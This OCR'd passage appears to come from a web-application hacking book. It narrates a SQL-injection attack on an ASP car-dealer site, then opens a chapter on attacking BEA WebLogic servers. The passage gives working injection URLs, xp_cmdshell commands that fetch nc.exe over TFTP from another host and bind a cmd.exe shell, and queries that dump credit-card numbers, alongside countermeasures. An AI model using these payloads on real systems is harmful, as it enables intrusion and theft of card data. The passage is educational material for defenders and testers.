
As Jack can see, the only parameter to the ASP file is the ID field. He assumes that the ID field is actually a unique identifier for each record in the inventory table or database, so he tries a few alterations:

```
http://192.168.0.6/purchase.asp?ID=2
```

```
http://192.168.0.6/purchase.asp?ID=3
```

The results are shown in Figure 11-3.

Figure 11-3. Altering the ID parameter to retrieve new database records




Sure enough, the database is sending all the records in a particular table, one after the next (2, 3). But this information is hardly exciting, so Jack tries an SQL trick for getting the database to pull up all the records in the table (appending a "; OR 1=1--" to the URL):

```
http://192.168.0.6/purchase.asp?ID=2%20OR%201=1--
```

Figure 11-4 shows the results.

Figure 11-4. Using the universal SQL truism of "OR 1=1" allows display of all records in the database



And it works! Jack is able to show all the cars available on the lot by telling the SQL server that the ASP page wanted everything. He did so by using an underlying maxim in SQL—that 1=1 is always true—and appending it to the SQL statement. The ending double dash (--) is an SQL comment operator that tells the engine to ignore everything after the double dash, thereby erasing any part of the query that would have followed it.

So Jack used this ASP code:

```
SQL = "SELECT * FROM inventory WHERE inventoryID=" & Request.QueryString("ID")
Set RS = Conn.Execute(SQL)
```

This is what the code became when he submitted "; OR 1=1" at the end of the ID field and executed it:

```
SQL = "SELECT * FROM inventory WHERE inventoryID=ID OR 1=1
```

As a result, everything in the table (inventory) is retrieved, not just the entry with an ID of 1. Even though Jack likes what he sees, he knows that he can not take it much farther. So he tries the best of attacks, attempting to execute the xp_cmdshell extended stored procedure. The xp_cmdshell allows commands to be executed within a command shell, so an action can be performed as the logged in database user (which is typically "sa," the administrator of the SQL

database). So he tries the first step, to upload Netcat (nc.exe) to the remote database system. (Note: We present more information about Netcat in Chapter 15). Netcat allows Jack to create a tunnel into the database server to do anything he desires.

First he tries to upload nc.exe with the following URL:

```
http://192.168.0.6/purchase.asp?ID=2;%20EXEC%20master..xp_cmdshell'tftp%20i%20
192.168.0.8%20GET%20nc.exe%20c:\nc.exe'
```

The result is shown in Figure 11-5.

Figure 11-5. Forcing the database to execute commands with a single URL



It worked! Jack thinks, but how can he really tell? Well, the Web server responded normally, which is what should occur. But Jack needs to take the next step and execute nc.exe and open a port to connect to:

```
http://192.168.0.6/purchase.asp?ID=1;EXEC%20master..xp_cmdshell%20'c:\nc.exe -
n
-L -p 2000 -e cmd.exe'"
```

If all goes well, he can use Netcat on his system to connect to the database server and gain a command prompt on the remote side:

```
C:\> nc 192.168.0.9 2000
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration
Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix  . : oc.cox.net
        IP Address. . . . . . . . . . . . : 192.168.0.9
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1
```

The hack worked! Jack is now in as an administrator on the Windows system and can do anything he wants. Well, almost anything. What he really wants is further access to the database to garner the true trophy: credit card numbers. So he pokes around a bit in the Netcat shell for osql, the handy command line SQL query tool. But he can't find it. The developer must have removed it after installation (what a rarity). So Jack decides to upload osql.exe to the database server and dump any credit card numbers he can find.

His first step is to upload osql.exe with the same technique he used earlier to upload nc.exe. Now, with osql.exe in hand he searches for the key: the "sa" password. He knows that most Web servers store passwords in the global.asa file on IIS, so he goes to the C:\INETPUB\WWWROOT directory looking for it—without success. Then he remembers that the purchase.asp file must have it in the script's code so that it can query the database. He searches for the file by using:

```
C:\> dir purchase.asp /s
dir purchase.asp /s
 Volume in drive C has no label.
 Volume Serial Number is C456-EAF2

 Directory of C:\Inetpub\web
04/28/2002  06:29p                671 purchase.asp
               1 File(s)            671 bytes
```

He finds it in the C:\inetpub\web directory, the home directory of the primary Web server. He looks for the keyword "ConnectionString" in the purchase.asp file and sees the "sa" password:

```
C:\Inetpub\web> findstr /i "connectionstring" purchase.asp
Session("ConnectionString") = "Provider=SQLOLEDB.1; dsn=localhost; uid=sa;
pwd=password;
APP=ASP Script; initial catalog=web"
Conn.Open Session("ConnectionString")
```

Now Jack uses his uploaded osql.exe program to enumerate the database:

```
C:\> osql –U sa –P password –Q "exec sp_help"
C:\> osql –U sa –P password –Q "exec sp_tables"
C:\> osql –U sa –P password –Q "select * from information_schema.tables"
```

Finally, he spots the target table, Accounts, and uses one more osql command to capture his prize:

```
C:\Inetpub\web> osql -d web -U sa -P blah -Q "select firstname, lastname,
creditcard,
expiration from accounts"
firstname  lastname   creditcard       expiration
 ---------- ---------- ---------------- -----------------------
 Stuart     McClure    4202401082819495 2002-11-01 00:00:00.000
 Jim        Smith      4330182957489102 2003-03-01 00:00:00.000
 Bob        Grouch     4102324201928574 2004-04-01 00:00:00.000
(3 rows affected)
```

Jack has had enough fun for one day.

Countermeasures

Database security is one of the most overlooked and underdeveloped methodologies available. In addition to a complete and time-tested hardening policy, we have some solid countermeasures for almost every vulnerability.

1. **Stay up to date with patches**— For both Microsoft and Oracle, patches and hot fixes are issued regularly. Be sure to download and apply them as soon as they are available. Always test a patch on a mirrored, nonproduction system before applying it. We don't want you to break anything!

2. **Apply strong firewall rules**— As obvious as it seems, be sure to check your firewall rules from time to time and always block any database access ports, such as TCP and UDP 1434 (MS SQL) and TCP 1521-1530 (Oracle).

3. **Input sanitization**— As discussed frequently in this book, you must sanitize the input received from a user. The data submitted should be checked for data type (integer, string, and so on) and stripped of any undesirable characters, such as meta-characters.

4. **Stored procedure removal**— Be sure to remove all stored procedures (including extended stored procedures) from the entire database, including Master. These seemingly innocuous scripts can help topple even the mightiest of secure databases.

5. **Stored procedure use**— Whenever possible, turn repeatedly used SQL code into a stored procedure. Doing so limits the SQL code that needs to be managed in the ASP file and reduces the exposure to input validation attacks.

6. **Session encryption**— When your database server is separate from your Web server, be sure to encrypt the session stream in some fashion, such as using IPSec native to Windows 2000.

7. **Least privilege**— Be sure to apply the least privilege needed to get the job done. You should not be using "sa" for access to database files.

Summary

Databases hold the electronic assets—customer names, social security numbers, credit records, credit card numbers, and many other pieces of data—and are the heart of most businesses today. Securing an e-commerce system with a back-end database can be a challenge. However, by being vigilant and following the preceding recommendations, you can properly secure your database.

Chapter 12. Java: Remote Command Execution

The study of error is not only in the highest degree prophylactic, but it serves as a stimulating introduction to the study of truth.

—Walter Lippmann (1889–1974), U.S. journalist

Introduction

In the beginning, Web technologies were simple, involving use of only the most rudimentary incarnations of the HTTP protocol and the HTML language. But as the need arose for making content over the Web more dynamic, the traditional protocols and languages of the Internet became insufficient for the Web's increasing demands. New technologies began to evolve, incorporating logical extensions to the HTTP and HTML roots of the Internet. The first evolution involved dynamically generated content using the Common Gateway Interface (CGI). As discussed in Chapter 1, CGI programs are mainly written in C, C++, and Perl. They offered the first real glimpse into what was to come.

The evolution of Web applications from these static, mundane portals into dynamic, colorful feasts of information opened a new dimension for both the end-user and hacker. Nearly all the programs at the time were poorly written, lacking even the most basic security procedures for handling data and input from a user. As a result, CGI programs had numerous vulnerabilities, which could be exploited to achieve unauthorized access to file systems and databases—sometimes even gaining interactive shell access on the remote machine. The root cause of these vulnerabilities was security-anemic scripts lacking proper input validation, poor authentication, and poor integration with other parts of the system. The evolution of dynamic content is displayed in Table 12-1.

CGI scripts were inefficient, and their scalability proved difficult. Each time a CGI script or program was executed, a new process was created on the system. To overcome this bottleneck and provide better security architecture, different vendors started to develop new technologies. Vendors such as Microsoft, Allaire, and Sun independently came up with new consolidated architectures, covering several aspects of performance and security. However, each phase of the architectural evolution opened new areas of security vulnerabilities.

Microsoft IIS and Active Server Pages (ASP) were found to be vulnerable to buffer overflow, source code disclosure, directory traversal, and remote command execution attacks. Allaire's ColdFusion had architectural flaws that lead to denial-of-service attacks and source code disclosure. Other technologies, such as those from Netscape, used the so-called plug-in to attach additional functionality and integrate it with the Web server. In this particular architecture, Web servers were powered by scripting languages such as ASP, PHP, and CFM. (See Chapter 1 for more information on these technologies.) These server resources had their own extensions, such

as .asp, .php, and .cfm. If Web clients called on these resources, they would be processed by the plug-ins and served via HTTP. To make programming easier, plug-ins were written to support special tags that could be integrated into the HTML page itself.

Table 12-1. Evolution of Dynamic Content

Phase	*Architecture*	*Impact*
0	Simple HTTP servers	Objective was to serve simple one-way content transfer.
1	HTTP + CGI programs	Need for dynamic interface between servers and clients produced CGI. Each I/O operation performed a different process.
2	HTTP + Easy scripting languages	Runtime parsing and processing of scripts per client's request is spawned with new process.
3	HTTP + Precompiled programs	Multithreaded architecture at the server is capable of treating each client's request in one simple thread instead of spawning a new process at the operating system level.

So, to compete with the new technologies such as ASP, ColdFusion, PHP, and others, Sun Microsystems decided to extend its Java technology platform to the Web arena. Thus Java-driven technology was born.

Java-Driven Technology


Java offers two primary advantages over traditional server-based languages, which has made the technology much sought after. First, Java is inherently object-oriented and has a rich set of classes and methods for all purposes. Second, Java is platform-independent, meaning that it runs on many different platforms with only a single code base. The ability of Java to run on any platform makes easy the deploy applications using Java technology on almost any underlying operating system that supports Java.

Over the past few years, Java Web technology has evolved as Java Servlets, Java Server Pages (JSP), JavaBeans, and many other Java-driven components. Initially Sun presented its own framework in the form of Java Web Server, which was capable of running several Java technologies and became very popular in the application server market. Some of the early adopters of this framework were IBM with WebSphere, BEA with WebLogic, and Allaire with JRun. As the platform became popular, more Java application servers were introduced. Some of the more popular ones are Jserv and Tomcat, which are open-source and run with Apache, iPlanet, Resin, Servertec, and Enhydra (among others).

Architecture of Java Application Servers


The smallest building block of Java application servers is the servlet. As shown in Figure 12-1, servlets reside on the server in the pool of threads. They are precompiled and have access to all internal server resources. Every request made to the application server is received by a servlet in its own thread. Such an architecture provides enormous scalability for Web applications.

Figure 12-1. Simple threaded structure for the servlet



As shown in Figure 12-2, the core servlet layer has many servlets, including file, JSP, and server side includes (SSI). These servlets are extended by HTTPservlet to serve the HTTP protocol. Servlets such as FileServlet give access to HTML/TEXT files. Each GET request to simple text files is handled by this servlet with a simple thread, and the file is transmitted back to the client. Any request to JSP files is handled by the JSPServlet invoker, which is supported by Java compiler and runtime libraries. Java server pages are compiled and converted to reusable classes.

Figure 12-2. Java application server architecture



Attacking a Java Web Server

Sisyphus had long known it was possible, but he didn't dare show anyone. He had discovered a new technique for executing commands on a Java Web Server. The flaw was present in not just any Java Web Server, but rather BEA's WebLogic, one of the most popular and ubiquitous Java servers in use.

He discovered the "hole" two days before but was saving it, in hopes of trading it for a buffer overflow his hacker friend, Budda, was working on for IBM's AIX operating system. The exploit was a remote buffer overflow in the finger server of AIX. Once complete, the finger exploit would allow anyone to remotely execute code of his choosing. Sisyphus knew that Budda was working on the exploit for this attack and he needed it. Bad. Sisyphus had been embarrassed by another hacker on IRC a few months back and wanted to get even. He had been dissed by someone who managed AIX systems and always bragged that no one could hack them. Sisyphus wanted his payback and with Budda's exploit, he would have it.

```
[Sisyphus jumped on IRC to see if Budda was up...]
<sisyphus> b, you got it yet?
<budda> almost, this one's tough...

<budda> I have to get the command execution line perfect...
<budda> give me a couple hours...
<budda> you better have something good!
<sisyphus> trust me! :)
```

Sisyphus couldn't sit still. The next two hours were going to be the longest of his life. With the warez from Budda he would finally be able to pay his disrespects to "3l1t3," the self-proclaimed AIX guru who could not be hacked. Now all Sisyphus could do was wait.

Budda was an interesting sort. He had been an AIX administrator himself for nearly ten years and an assembly programmer for nearly five years before that. So he knew a few things about the exploit at hand. But he knew little about Web exploits, and that's where Sisyphus came in. Budda needed an exploit to infiltrate an e-commerce Web site and download as many credit card numbers as he could find. Budda liked to launder his connections on the Internet, and he could only truly be anonymous through fake IDs and stolen credit cards. So a couple of weeks back, Budda told Sisyphus that he was amazed at all the Java Web Servers popping up on the Internet and decided to barter for warez. Budda knew of Sisyphus's plight and offered a trade. The exchange was about to occur.

```
[IRC call coming in...]
<budda> sis, u there?
<sisyphus> yup. tell me you got good news my friend!
<budda> i got it... :)
<budda> ann it rox...
<sisyphys> AWESOME!!!!!!!!!!!!!!!!!!!!!!!!!!!!
<sisyphus> SEND IT OVER!!!!!!!!!!!!!
<budda> not so fast, let's see your warez...
<sisyphus> OK OK.
<sisyphus> here it is ...
[Sisyphus sends a file detailing the remote command execution hack on BEA's
WebLogic...]
<budda> got it, let me check it..
[a couple minutes goes by]
<budda> sweeeeeet! This is gunna do it...
<budda> here's the goodz
[Budda sends him the source code and Linux binary for the AIX finger
exploit...]
<sisyphus> got it! u r the man b!!
<sisyphus> layta
```

Sisyphus and Budda both had what they needed. Now let the chaos begin.

Identifying Loopholes in Java Application Servers

Even the multithreaded servlet model of Java application servers has its fair share of security vulnerabilities. Market leaders such as Sun's Java Web Server, IBM's WebSphere, BEA's WebLogic, and Allaire's Jrun, among many others, suffer from architectural and implementation

flaws. Architectural flaws led to attacks such as source code disclosure, denial-of-service attacks, arbitrary remote command execution, and physical path disclosures. These types of attacks are all too common and increasingly trivial to undertake. Want to watch?

Example: Online Stock Trading Portal

Acme Online Trading, Inc., is one of the many online stock trading portals that sprang up in the days of the dot-com gold rush. The company decided to adopt the Microsoft Windows NT platform, SQL Database, and application servers.

Browsing the site, we observe these URLs:

http://www.acmetradeonline.com/index.html

http://www.acmetradeonline.com/portfolio.jsp

http://www.acmetradeonline.com/banking.jsp

http://www.acmetradeonline.com/getquote.jsp

http://www.acmetradeonline.com/investment.html

https://www.acmetradeonline.com/servlets/tradeonline

https://www.acmetradeonline.com/login.jsp

http://www.acmetradeonline.com/feedback/feedback.jsp

From these links, let's try to identify the technologies at work behind Acme's trading portal. The first clue is that all the URLs end with .jsp, which suggests that the site makes heavy use of Java Server Pages. The next clue is afforded by this URL:

```
https://www.acmetradeonline.com/servlets/tradeonline
```

Note that the URL path includes the term /servlets/. This term indicates the use of Java servlets, which are invoked by using the servlet invoker. A servlet invoker is a mapping that tells the Web server to instantiate the name of the servlet following the "keyword." Depending on the mapping, the keyword may be different on different servers but usually takes the form of "servlet" and "servlets."

Now let's dig deeper and gather information about the kind of Java application server that is powering this Web application. Using netcat, we can issue a "HEAD" request to the server in an attempt to identify the server type. The response shows that the server used is BEA's WebLogic version 5.1.0:

```
C:\> nc www.acmetradeonline.com 80
HEAD / HTTP/1.0

HTTP/1.1 302 Moved Temporarily
Location: /index.html
Server: WebLogic 5.1.0 04/03/2000 17:13:23 #66825
Content-Length: 217
Connection: Close
```

BEA's WebLogic application server is a very powerful Java application server supporting all the major Java Web technologies, including Java servlets, Java Server Pages, JavaBeans, and Java Database Connectivity (JDBC). Recently, several vulnerabilities were identified in the architecture of WebLogic. We now illustrate these limitations and discuss their causes.

WebLogic Servlets and Handlers

For any Web application server, the configuration file plays an essential role. The WebLogic application server's configuration is stored in the weblogic.properties file. This file includes configuration parameters such as the Web server TCP port, administration password, servlet mappings, and security and database interfacing information. Other application servers, such as IBM's WebSphere, Sun's Java Web Server, and Allaire's JRun have their own configuration files in different formats. Some have XML-based configuration and others are hidden and accessible only via their own GUI.

The configuration file gives an excellent insight into the inner workings of the application server. Almost all Java-based application servers have a few core servlets such as a file servlet, a JSP processor servlet, and an SSI processor servlet. These core servlets are at the heart of the application server and have rights to access resources. Each request sent to the server is handled by the appropriate servlet in its own thread, which resides in the same processor on the server. This multithreaded servlet–based architecture makes Java application servers extremely scalable and efficient. Java application servers are also capable of functioning as a plug-in for mainstream Web servers such as IIS, Apache, and Netscape Enterprise Server. The configuration file associates the servlets with various resource types that are served by the application server. Thus requests for JSP files are handled by a JSP servlet, requests for simple HTML files are handled by the File Servlet, and so on. These servlets are known as "handlers" and are categorized as File handler, JSP handler, SSI handler, and many more. For example http://www.acmetradeonline.com/profile.jsp invokes the JSP servlet, because the resource requested by the client is type JSP.

Now let's try to understand what can go wrong with Java application servers. Improper implementation or configuration of various handles may lead to a new class of vulnerabilities.

Application Handlers and Invokers

One of the first questions that pops into the mind of a security consultant is: "What if we invoke the FileServlet and ask for Java Server Pages or invoke the JSPServlet invoker and request a simple HTML file?" We've dubbed the idea presented here "handler forcing."

To understand how handlers are forced we need to know how these servlets are registered and how they are invoked. The answers lie within the configuration file. Take a look at the line from the weblogic.properties file, which registers a servlet called "SnoopServlet":

```
----------- weblogic.properties-----------
weblogic.httpd.register.snoop=examples.servlets.SnoopServlet
```


There are two things to notice here. The right-hand side states the name of the servlet, "SnoopServlet," which resides in /examples/ servlets/. The left-hand side is a directive that represents the alias or short invoking name. Whatever comes after weblogic.httpd.register. gets

mapped to the particular servlet represented by the right-hand side. In this case it is mapped to the word "snoop." The following URL shows how the SnoopServlet is invoked:

```
http://www.acmetrading.com/snoop
```

Figure 12-3 shows the invocation and what is returned to the browser.

Figure 12-3. Invoking the newly created Snoop Servlet



The SnoopServlet is merely an example servlet for developers writing Java servlets.

Invoking FileServlet


However, looking farther into the weblogic.properties file reveals more interesting information. The application server's core servlets are registered in the same manner as user-written servlets! The following portion of the weblogic.properties file illustrates how the FileServlet is registered.

```
---------- weblogic.properties----------
# File servlet registration
# -----------------------------------------------
# FileServlet searches below the documentRoot for the requested file
# and serves it if found. If the requested file is a directory,
# FileServlet will append the defaultFilename to the requested path
# and serve that file if found.
